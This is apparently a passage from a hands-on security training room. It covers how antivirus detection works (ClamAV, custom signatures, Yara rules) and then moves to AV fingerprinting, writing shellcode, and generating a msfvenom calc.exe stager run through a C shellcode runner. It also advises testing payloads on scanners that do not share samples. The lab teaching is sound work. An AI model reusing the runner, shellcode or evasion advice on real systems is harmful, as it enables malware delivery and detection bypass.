C:\Users\thm\Desktop\Samples\eicar.com: Win.Test.EICAR_HDB-1 FOUND
C:\Users\thm\Desktop\Samples\notes.txt: OKThe above output shows that ClamAV software correctly analyzed and flagged two of our tested files (EICAR, backdoor1, AV-Check, and notes.txt) as malicious. However, it incorrectly identified the backdoor2 as non-malicious while it does.
You can run clamscan.exe --debug <file_to_scan>, and you will see all modules loaded and used during the scanning. For example, it uses the unpacking method to split the files and look for a predefined malicious sequence of bytecode values, and that is how it was able to detect the C# backdoor 1. The bytecode value of the Metasploit shellcode used in backdoor 1 was previously identified and added to ClamAV's database.
However, backdoor 2 uses an encryption technique (XOR) for the Metasploit shellcode, resulting in different sequences of bytecode values that it doesn't find in the ClamAV database.
While the ClamAV was able to detect the EICAR.COM test file as malicious using the md5 signature-based technique. To confirm this, we can re-scan the EICAR.COM test file again in debug mode (--debug). At some point in the output, you will see the following message:
LibClamAV debug: FP SIGNATURE: 44d88612fea8a8f36de82e1278abb02f:68:Win.Test.EICAR_HDB-1 # Name: eicar.com, Type: CL_TYPE_TEXT_ASCIINow let's generate the md5 value of the EICAR.COM if it matches what we see in the previous message from the output. We will be using the sigtool for that:
c:\>"c:\Program Files\ClamAV\sigtool.exe" --md5 c:\Users\thm\Desktop\Samples\eicar.com
44d88612fea8a8f36de82e1278abb02f:68:eicar.comIf you closely check the generated MD5 value, 44d88612fea8a8f36de82e1278abb02f, it matches.
Create Your Own Signature Database
One of ClamAV's features is creating your own database, allowing you to include items not found in the official ClamAV database. Let's try to create a signature for Backdoor 2, which ClamAV already missed, and add it to a database. The following are the required steps:
First, we will be using the sigtool tool, which is included in the ClamAV suite, to generate an MD5 hash of backdoor2.exe using the --md5 argument.
C:\Users\thm\Desktop\Samples>"c:\Program Files\ClamAV\sigtool.exe" --md5 backdoor2.exe
75047189991b1d119fdb477fef333ceb:6144:backdoor2.exeAs shown in the output, the generated hash string contains the following structure: Hash:Size-in-byte:FileName. Note that ClamAV uses the generated value in the comparison during the scan.
Now that we have the MD5 hash, now let's create our own database. We will use the sigtool tool and save the output into a file using the > thm.hdb as follows,
C:\Users\thm\Desktop\Samples>"c:\Program Files\ClamAV\sigtool.exe" --md5 backdoor2.exe > thm.hdbAs a result, a thm.hdb file will be created in the current directory that executes the command.
We already know that ClamAV did not detect the backdoor2.exe using the official database! Now, let's re-scan it using the database we created, thm.hdb, and see the result!
C:\Users\thm\Desktop\Samples>"c:\Program Files\ClamAV\clamscan.exe" -d thm.hdb backdoor2.exe
Loading:     0s, ETA:   0s [========================>]        1/1 sigs
Compiling:   0s, ETA:   0s [========================>]       10/10 tasks

C:\Users\thm\Desktop\Samples\backdoor2.exe: backdoor2.exe.UNOFFICIAL FOUNDAs we expected, the ClamAV tool flagged the backdoor2.exe binary as malicious based on the database we provided. As a practice, add the AV-Check.exe's MD5 signature into the same database we already created, then check whether ClamAV can flag AV-Check.exe as malicious.
Yara Rules for Static Detection
One of the tools that help in static detection is Yara. Yara is a tool that allows malware engineers to classify and detect malware. Yara uses rule-based detection, so in order to detect new malware, we need to create a new rule. ClamAV can also deal with Yara rules to detect malicious files. The rule will be the same as in our database in the previous section.
To create a rule, we need to examine and analyze the malware; based on the findings, we write a rule. Let's take AV-Check.exe as an example and write a rule for it.
First, let's analyze the file and list all human-readable strings in the binary using the strings tool. As a result, we will see all functions, variables, and nonsense strings. But, if you look closely, we can use some of the unique strings in our rules to detect this file in the future. The AV-Check uses a program database (.pdb), which contains a type and symbolic debugging information of the program during the compiling.
C:\Users\thm\Desktop\Samples>strings AV-Check.exe | findstr pdb
C:\Users\thm\source\repos\AV-Check\AV-Check\obj\Debug\AV-Check.pdbWe will use the path in the previous command's output as our unique string example in the Yara rule that we will create. The signature could be something else in the real world, such as Registry keys, commands, etc. The following is Yara's rule that we will use in our detection:
rule thm_demo_rule {
	meta:
		author = "THM: Intro-to-AV-Room"
		description = "Look at how the Yara rule works with ClamAV"
	strings:
		$a = "C:\\Users\\thm\\source\\repos\\AV-Check\\AV-Check\\obj\\Debug\\AV-Check.pdb"
	condition:
		$a
}Let's explain this Yara's rule a bit more.
rule thm_demo_rule, which is the name of our rule. ClamAV uses this name if a rule matches.\ in that path to escape the special character, so it does not break the rule.Note that Yara rules must store in a .yara extension file for ClamAV to deal with it. Let's re-scan the c:\Users\thm\Desktop\Samples folder again using the Yara rule we created. You can find a copy of the Yara rule on the desktop at c:\Users\thm\Desktop\Files\thm-demo-1.yara.
C:\Users\thm>"c:\Program Files\ClamAV\clamscan.exe" -d Desktop\Files\thm-demo-1.yara Desktop\Samples
Loading:     0s, ETA:   0s [========================>]        1/1 sigs
Compiling:   0s, ETA:   0s [========================>]       40/40 tasks

C:\Users\thm\Desktop\Samples\AV-Check.exe: YARA.thm_demo_rule.UNOFFICIAL FOUND
C:\Users\thm\Desktop\Samples\backdoor1.exe: OK
C:\Users\thm\Desktop\Samples\backdoor2.exe: OK
C:\Users\thm\Desktop\Samples\eicar.com: OK
C:\Users\thm\Desktop\Samples\notes.txt: YARA.thm_demo_rule.UNOFFICIAL FOUNDAs a result, ClamAV can detect the AV-Check.exe binary as malicious based on the Yara rule we provide. However, ClamAV gave a false-positive result where it flagged the notes.txt file as malicious. If we open the notes.txt file, we can see that the text contains the same path we specified in the rule.
Let's improve our Yara rule to reduce the false-positive result. We will be specifying the file type in our rule. Often, the types of a file can be identified using magic numbers, which are the first two bytes of the binary. For example, executable files (.exe) always start with the ASCII "MZ" value or "4D 5A" in hex.
To confirm this, let's use the HxD application, which is a freeware Hex Editor, to examine the AV-Check.exe binary and see the first two bytes. Note that the HxD is already available in the provided VM.

Knowing this will help improve the detection, let's include this in our Yara rule to flag only the .exe files that contain our signature string as malicious. The following is the improved Yara rule:
rule thm_demo_rule {
	meta:
		author = "THM: Intro-to-AV-Room"
		description = "Look at how the Yara rule works with ClamAV"
	strings:
		$a = "C:\\Users\\thm\\source\\repos\\AV-Check\\AV-Check\\obj\\Debug\\AV-Check.pdb"
		$b = "MZ"
	condition:
		$b at 0 and $a
}In the new Yara rule, we defined a unique string ($b) equal to the MZ as an identifier for the .exe file type. We also updated the condition section, which now includes the following conditions:
AND operator for both definitions in 1 and 2 are found, then we have a match.You can find the updated rule in Desktop\Files\thm-demo-2.yara. Now that we have our updated Yara rule, now let's try it again.
C:\Users\thm>"c:\Program Files\ClamAV\clamscan.exe" -d Desktop\Files\thm-demo-2.yara Desktop\Samples
Loading:     0s, ETA:   0s [========================>]        1/1 sigs
Compiling:   0s, ETA:   0s [========================>]       40/40 tasks

C:\Users\thm\Desktop\Samples\AV-Check.exe: YARA.thm_demo_rule.UNOFFICIAL FOUND
C:\Users\thm\Desktop\Samples\backdoor1.exe: OK
C:\Users\thm\Desktop\Samples\backdoor2.exe: OK
C:\Users\thm\Desktop\Samples\eicar.com: OK
C:\Users\thm\Desktop\Samples\notes.txt: OKThe output shows we improved our Yara rule to reduce the false-positive results. That was a simple example of how AV software works. Thus, AV software vendors work hard to fight against malware and improve their products and database to enhance the performance and accuracy of results.
Dynamic Detection
The dynamic detection approach is advanced and more complicated than static detection. Dynamic detection is focused more on checking files at runtime using different methods. The following diagram shows the dynamic detection scanning flow:

The first method is by monitoring Windows APIs. The detection engine inspects Windows application calls and monitors Windows API calls using Windows Hooks.
Another method for dynamic detection is Sandboxing. A sandbox is a virtualized environment used to run malicious files separated from the host computer. This is usually done in an isolated environment, and the primary goal is to analyze how the malicious software acts in the system. Once the malicious software is confirmed, a unique signature and rule will be created based on the characteristic of the binary. Finally, a new update will be pushed into the cloud database for future use.
This type of detection also has drawbacks because it requires executing and running the malicious software for a limited time in the virtual environment to protect the system resources. As with other detection techniques, dynamic detection can be bypassed. Malware developers implement their software to not work within the virtual or simulated environment to avoid dynamic analysis. For example, they check if the system spawns a real process of executing the software before running malicious activities or let the software wait sometime before execution.
Heuristic and Behavioral Detection

Heuristic and behavioral detection have become essential in today's modern AV products. Modern AV software relies on this type of detection to detect malicious software. The heuristic analysis uses various techniques, including static and dynamic heuristic methods:
The following are examples of behavioral rules:
The following diagram shows the Heuristic and behavioral detection scanning flow:
Summing up detection methods
Let's summarize how modern AV software works as one unit, including all components, and combines various features and detection techniques to implement its AV engine. The following is an example of the components of an antivirus engine:

In the diagram, you can see a suspicious Foobar.zip file is passed to AV software to scan. AV software recognizes that it is a compressed file (.zip). Since the software supports .zip files, it applies an un-archiver feature to extract the files (Foobar.exe). Next, it identifies the file type to know which module to work with and then performs a PE parsing operation to pull the binary's information and other characteristic features. Next, it checks whether the file is packed; if it is, it unpacks the code. Finally, it passes the collected information and the binary to the AV engine, where it tries to detect if it is malicious and gives us the result.
AV Vendors
Many AV vendors in the market mainly focus on implementing a security product for home or enterprise users. Modern AV software has improved and now combines antivirus capabilities with other security features such as Firewall, Encryption, Anti-spam, EDR, vulnerability scanning, VPN, etc.
It is important to note that it is hard to recommend which AV software is the best. It all comes down to user preferences and experience. Nowadays, AV vendors focus on business security in addition to end-user security. We suggest checking the AV comparatives website for more details on enterprise AV vendors.
AV Testing Environment
AV testing environments are a great place to check suspicious or malicious files. You can upload files to get them scanned against various AV software vendors. Moreover, platforms such as VirusTotal use various techniques and provide results within seconds. As a red teamer or a pentester, we must test a payload against the most well-known AV applications to check the effectiveness of the bypass technique.
VirusTotal
VirusTotal is a well-known web-based scanning platform for checking suspicious files. It allows users to upload files to be scanned with over 70 antivirus detection engines. VirusTotal passes the uploaded files to the Antivirus engines to be checked, returns the result, and reports whether it is malicious or not. Many checkpoints are applied, including checking for blacklisted URLs or services, signatures, binary analysis, behavioral analysis, as well as checking for API calls. In addition, the binary will be run and checked in a simulated and isolated environment for better results. For more information and to check other features, you may visit the VirusTotal website.
VirusTotal alternatives
Important Note: VirusTotal is a handy scanning platform with great features, but it has a sharing policy. All scanned results will be passed and shared with antivirus vendors to improve their products and update their databases for known malware. As a red teamer, this will burn a dropper or a payload you use in engagements. Thus, alternative solutions are available for testing against various security product vendors, and the most important advantage is that they do not have a sharing policy. However, there are other limitations. You will have a limited number of files to scan per day; otherwise, a subscription is needed for unlimited testing. For those reasons, we recommend you only test your malware on sites that do not share information, such as:
Fingerprinting AV software
As a red teamer, we do not know what AV software is in place once we gain initial access to a target machine. Therefore, it is important to find and identify what host-based security products are installed, including AV software. AV fingerprinting is an essential process to determine which AV vendor is present. Knowing which AV software is installed is also quite helpful in creating the same environment to test bypass techniques.
This section introduces different ways to look at and identify antivirus software based on static artifacts, including service names, process names, domain names, registry keys, and filesystems.
The following table contains well-known and commonly used AV software.
| Antivirus Name | Service Name | Process Name |
|---|---|---|
| Microsoft Defender | WinDefend | MSMpEng.exe |
| Trend Micro | TMBMSRV | TMBMSRV.exe |
| Avira | AntivirService, Avira.ServiceHost | avgurd.exe, Avira.ServiceHost.exe |
| Bitdefender | VSSERV | bdagent.exe, vsserv.exe |
| Kaspersky | AVP<Version #> | avp.exe, ksde.exe |
| AVG | AVG Antivirus | AVGSvc.exe |
| Norton | Norton Security | NortonSecurity.exe |
| McAfee | McAPExe, Mfemms | MCAPExe.exe, mfemms.exe |
| Panda | PavPrSvr | PavPrSvr.exe |
| Avast | Avast Antivirus | afwServ.exe, AvastSvc.exe |
SharpEDRChecker
One way to fingerprint AV is by using public tools such as SharpEDRChecker. It is written in C# and performs various checks on a target machine, including checks for AV software, like running processes, files' metadata, loaded DLL files, Registry keys, services, directories, and files.
C# Fingerprint checks
Another way to enumerate AV software is by coding our own program. We have prepared a C# program in the provided Windows 10 Pro VM, so we can do some hands-on experiments!
What is PE?
Windows Executable file format, aka PE (Portable Executable), is a data structure that holds information necessary for files. It is a way to organize executable file code on a disk. Windows operating system components, such as Windows and DOS loaders, can load it into memory and execute it based on the parsed file information found in the PE.
In general, the default file structure of Windows binaries, such as EXE, DLL, and Object code files, has the same PE structure and works in the Windows operating system for both (x86 and x64) CPU architecture.
A PE structure contains various sections that hold information about the binary, such as metadata and links to a memory address of external libraries. One of these sections is the PE Header, which contains metadata information, pointers, and links to address sections in memory. Another section is the Data section, which includes containers that include the information required for the Windows loader to run a program, such as the executable code, resources, links to libraries, data variables, etc.

There are different types of data containers in the PE structure, each holding different data.
When looking at the PE contents, we'll see it contains a bunch of bytes that aren't human-readable. However, it includes all the details the loader needs to run the file. The following are the example steps in which the Windows loader reads an executable binary and runs it as a process.
Header sections: DOS, Windows, and optional headers are parsed to provide information about the EXE file. For example,
Parsing the section table details, such as
Mapping the file contents into memory based on
Imports, DLLs, and other objects are loaded into the memory.
The EntryPoint address is located and the main execution function runs.
PE-Bear
Shellcode is a set of crafted machine code instructions that tell the vulnerable program to run additional functions and, in most cases, provide access to a system shell or create a reverse command shell.
Once the shellcode is injected into a process and executed by the vulnerable software or program, it modifies the code run flow to update registers and functions of the program to execute the attacker's code.
It is generally written in Assembly language and translated into hexadecimal opcodes (operational codes). Writing unique and custom shellcode helps in evading AV software significantly. But writing a custom shellcode requires excellent knowledge and skill in dealing with Assembly language, which is not an easy task!
A Simple Shellcode!
In order to craft your own shellcode, a set of skills is required:
To generate our own shellcode, we need to write and extract bytes from the assembler machine code. For this task, we will be using the AttackBox to create a simple shellcode for Linux that writes the string "THM, Rocks!". The following assembly code uses two main functions:
To call those functions, we will use syscalls. A syscall is the way in which a program requests the kernel to do something. In this case, we will request the kernel to write a string to our screen, and the exit the program. Each operating system has a different calling convention regarding syscalls, meaning that to use the write in Linux, you'll probably use a different syscall than the one you'd use on Windows. For 64-bits Linux, you can call the needed functions from the kernel by setting up the following values:
| rax | System Call | rdi | rsi | rdx |
|---|---|---|---|---|
| 0x1 | sys_write | unsigned int fd | const char *buf | size_t count |
| 0x3c | sys_exit | int error_code |
The table above tells us what values we need to set in different processor registers to call the sys_write and sys_exit functions using syscalls. For 64-bits Linux, the rax register is used to indicate the function in the kernel we wish to call. Setting rax to 0x1 makes the kernel execute sys_write, and setting rax to 0x3c will make the kernel execute sys_exit. Each of the two functions require some parameters to work, which can be set through the rdi, rsi and rdx registers. You can find a complete reference of available 64-bits Linux syscalls here.
For sys_write, the first parameter sent through rdi is the file descriptor to write to. The second parameter in rsi is a pointer to the string we want to print, and the third in rdx is the size of the string to print.
For sys_exit, rdi needs to be set to the exit code for the program. We will use the code 0, which means the program exited successfully.
Copy the following code to your AttackBox in a file called thm.asm:
global _start

section .text
_start:
    jmp MESSAGE      ; 1) let's jump to MESSAGE

GOBACK:
    mov rax, 0x1
    mov rdi, 0x1
    pop rsi          ; 3) we are popping into `rsi`; now we have the
                     ; address of "THM, Rocks!\r\n"
    mov rdx, 0xd
    syscall

    mov rax, 0x3c
    mov rdi, 0x0
    syscall

MESSAGE:
    call GOBACK       ; 2) we are going back, since we used `call`, that means
                      ; the return address, which is, in this case, the address
                      ; of "THM, Rocks!\r\n", is pushed into the stack.
db "THM, Rocks!", 0dh, 0ahLet's explain the ASM code a bit more. First, our message string is stored at the end of the .text section. Since we need a pointer to that message to print it, we will jump to the call instruction before the message itself. When call GOBACK is executed, the address of the next instruction after call will be pushed into the stack, which corresponds to where our message is. Note that the 0dh, 0ah at the end of the message is the binary equivalent to a new line (\r\n).
Next, the program starts the GOBACK routine and prepares the required registers for our first sys_write() function.
Next, we compile and link the ASM code to create an x64 Linux executable file and finally execute the program.
user@AttackBox$ nasm -f elf64 thm.asm
user@AttackBox$ ld thm.o -o thm
user@AttackBox$ ./thm
THM,Rocks!We used the nasm command to compile the asm file, specifying the -f elf64 option to indicate we are compiling for 64-bits Linux. Notice that as a result we obtain a .o file, which contains object code, which needs to be linked in order to be a working executable file. The ld command is used to link the object and obtain the final executable. The -o option is used to specify the name of the output executable file.
Now that we have the compiled ASM program, let's extract the shellcode with the objdump command by dumping the .text section of the compiled binary.
user@AttackBox$ objdump -d thm

thm:     file format elf64-x86-64


Disassembly of section .text:

0000000000400080 <_start>:
  400080:	eb 1e                	jmp    4000a0

0000000000400082 :
  400082:	b8 01 00 00 00       	mov    $0x1,%eax
  400087:	bf 01 00 00 00       	mov    $0x1,%edi
  40008c:	5e                   	pop    %rsi
  40008d:	ba 0d 00 00 00       	mov    $0xd,%edx
  400092:	0f 05                	syscall
  400094:	b8 3c 00 00 00       	mov    $0x3c,%eax
  400099:	bf 00 00 00 00       	mov    $0x0,%edi
  40009e:	0f 05                	syscall

00000000004000a0 :
  4000a0:	e8 dd ff ff ff       	callq  400082
  4000a5:	54                   	push   %rsp
  4000a6:	48                   	rex.W
  4000a7:	4d 2c 20             	rex.WRB sub $0x20,%al
  4000aa:	52                   	push   %rdx
  4000ab:	6f                   	outsl  %ds:(%rsi),(%dx)
  4000ac:	63 6b 73             	movslq 0x73(%rbx),%ebp
  4000af:	21                   	.byte 0x21
  4000b0:	0d                   	.byte 0xd
4000b1: 0a .byte 0xaNow we need to extract the hex value from the above output. To do that, we can use objcopy to dump the .text section into a new file called thm.text in a binary format as follows:
user@AttackBox$ objcopy -j .text -O binary thm thm.textuser@AttackBox$ xxd -i thm.text
unsigned char new_text[] = {
0xeb, 0x1e, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbf, 0x01, 0x00, 0x00, 0x00,
0x5e, 0xba, 0x0d, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00,
0x00, 0xbf, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
0xff, 0x54, 0x48, 0x4d, 0x2c, 0x20, 0x52, 0x6f, 0x63, 0x6b, 0x73, 0x21,
0x0d, 0x0a
};
unsigned int new_text_len = 50;Finally, we have it, a formatted shellcode from our ASM assembly. That was fun! As we see, dedication and skills are required to generate shellcode for your work!
To confirm that the extracted shellcode works as we expected, we can execute our shellcode and inject it into a C program.
#include <stdio.h>

int main(int argc, char **argv) {
    unsigned char message[] = {
        0xeb, 0x1e, 0xb8, 0x01, 0x00, 0x00, 0x00, 0xbf, 0x01, 0x00, 0x00, 0x00,
        0x5e, 0xba, 0x0d, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xb8, 0x3c, 0x00, 0x00,
        0x00, 0xbf, 0x00, 0x00, 0x00, 0x00, 0x0f, 0x05, 0xe8, 0xdd, 0xff, 0xff,
        0xff, 0x54, 0x48, 0x4d, 0x2c, 0x20, 0x52, 0x6f, 0x63, 0x6b, 0x73, 0x21,
        0x0d, 0x0a
    };

    (*(void(*)())message)();
    return 0;
}Then, we compile and execute it as follows,
user@AttackBox$ gcc -g -Wall -z execstack thm.c -o thmx
user@AttackBox$ ./thmx
THM,Rocks!Nice! it works. Note that we compile the C program by disabling the NX protection, which may prevent us from executing the code correctly in the data segment or stack.
Understanding shellcodes and how they are created is essential for the following tasks, especially when dealing with encrypting and encoding the shellcode.
Generate shellcode using Public Tools
Shellcode can be generated for a specific format with a particular programming language. This depends on you. For example, if your dropper, which is the main exe file, contains the shellcode that will be sent to a victim, and is written in C, then we need to generate a shellcode format that works in C.
The advantage of generating shellcode via public tools is that we don't need to craft a custom shellcode from scratch, and we don't even need to be an expert in assembly language. Most public C2 frameworks provide their own shellcode generator compatible with the C2 platform. Of course, this is so convenient for us, but the drawback is that most, or we can say all, generated shellcodes are well-known to AV vendors and can be easily detected.
We will use Msfvenom on the AttackBox to generate a shellcode that executes Windows files. We will be creating a shellcode that runs the calc.exe application.
user@AttackBox$ msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f cAs a result, the Metasploit framework generates a shellcode that executes the Windows calculator (calc.exe). The Windows calculator is widely used as an example in the Malware development process to show a proof of concept. If the technique works, then a new instance of the Windows calculator pops up. This confirms that any executable shellcode works with the method used.
Shellcode injection
Hackers inject shellcode into a running or new thread and process using various techniques. Shellcode injection techniques modify the program's execution flow to update registers and functions of the program to execute the attacker's own code.
Now let's continue using the generated shellcode and execute it on the operating system. The following is a C code containing our generated shellcode which will be injected into memory and will execute "calc.exe".
On the AttackBox, let's save the following in a file named calc.c:
#include <windows.h>
char stager[] = {
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00" };
int main()
{
        DWORD oldProtect;
        VirtualProtect(stager, sizeof(stager), PAGE_EXECUTE_READ, &oldProtect);
        int (*shellcode)() = (int(*)())(void*)stager;
        shellcode();
}Now let's compile it as an exe file:
user@AttackBox$ i686-w64-mingw32-gcc calc.c -o calc-MSF.exeOnce we have our exe file, let's transfer it to the Windows machine and execute it. To transfer the file you can use smbclient from your AttackBox to access the SMB share at \MACHINE_IP\Tools with the following commands (remember the password for the thm user is Password321):
user@AttackBox$ smbclient -U thm '//MACHINE_IP/Tools'
smb: \> put calc-MSF.exeThis should copy your file in C:\Tools\ in the Windows machine.
While your machine's AV should be disabled, feel free to try and upload your payload to the THM Antivirus Check at http://MACHINE_IP/.
The Metasploit framework has many other shellcode formats and types for all your needs. We strongly suggest experimenting more with it and expanding your knowledge by generating different shellcodes.
The previous example shows how to generate shellcode and execute it within a target machine. Of course, you can replicate the same steps to create different types of shellcode, for example, the Meterpreter shellcode.
Generate Shellcode from EXE files
Shellcode can also be stored in .bin files, which is a raw data format. In this case, we can get the shellcode of it using the xxd -i command.
C2 Frameworks provide shellcode as a raw binary file .bin. If this is the case, we can use the Linux system command xxd to get the hex representation of the binary file. To do so, we execute the following command: xxd -i.
Let's create a raw binary file using msfvenom to get the shellcode:
user@AttackBox$ msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f raw > /tmp/example.bin
No encoder specified, outputting raw payload
Payload size: 193 bytes

user@AttackBox$ file /tmp/example.bin
/tmp/example.bin: dataAnd run the xxd command on the created file:
user@AttackBox$ xxd -i /tmp/example.bin
unsigned char _tmp_example_bin[] = {
  0xfc, 0xe8, 0x82, 0x00, 0x00, 0x00, 0x60, 0x89, 0xe5, 0x31, 0xc0, 0x64,
  0x8b, 0x50, 0x30, 0x8b, 0x52, 0x0c, 0x8b, 0x52, 0x14, 0x8b, 0x72, 0x28,
  0x0f, 0xb7, 0x4a, 0x26, 0x31, 0xff, 0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c,
  0x20, 0xc1, 0xcf, 0x0d, 0x01, 0xc7, 0xe2, 0xf2, 0x52, 0x57, 0x8b, 0x52,
  0x10, 0x8b, 0x4a, 0x3c, 0x8b, 0x4c, 0x11, 0x78, 0xe3, 0x48, 0x01, 0xd1,
  0x51, 0x8b, 0x59, 0x20, 0x01, 0xd3, 0x8b, 0x49, 0x18, 0xe3, 0x3a, 0x49,
  0x8b, 0x34, 0x8b, 0x01, 0xd6, 0x31, 0xff, 0xac, 0xc1, 0xcf, 0x0d, 0x01,
  0xc7, 0x38, 0xe0, 0x75, 0xf6, 0x03, 0x7d, 0xf8, 0x3b, 0x7d, 0x24, 0x75,
  0xe4, 0x58, 0x8b, 0x58, 0x24, 0x01, 0xd3, 0x66, 0x8b, 0x0c, 0x4b, 0x8b,
  0x58, 0x1c, 0x01, 0xd3, 0x8b, 0x04, 0x8b, 0x01, 0xd0, 0x89, 0x44, 0x24,
  0x24, 0x5b, 0x5b, 0x61, 0x59, 0x5a, 0x51, 0xff, 0xe0, 0x5f, 0x5f, 0x5a,
  0x8b, 0x12, 0xeb, 0x8d, 0x5d, 0x6a, 0x01, 0x8d, 0x85, 0xb2, 0x00, 0x00,
  0x00, 0x50, 0x68, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5, 0xbb, 0xf0, 0xb5,
  0xa2, 0x56, 0x68, 0xa6, 0x95, 0xbd, 0x9d, 0xff, 0xd5, 0x3c, 0x06, 0x7c,
  0x0a, 0x80, 0xfb, 0xe0, 0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,
  0x00, 0x53, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65,
  0x00
};
unsigned int _tmp_example_bin_len = 193;If we compare the output with the previous shellcode created with Metasploit, it matches.
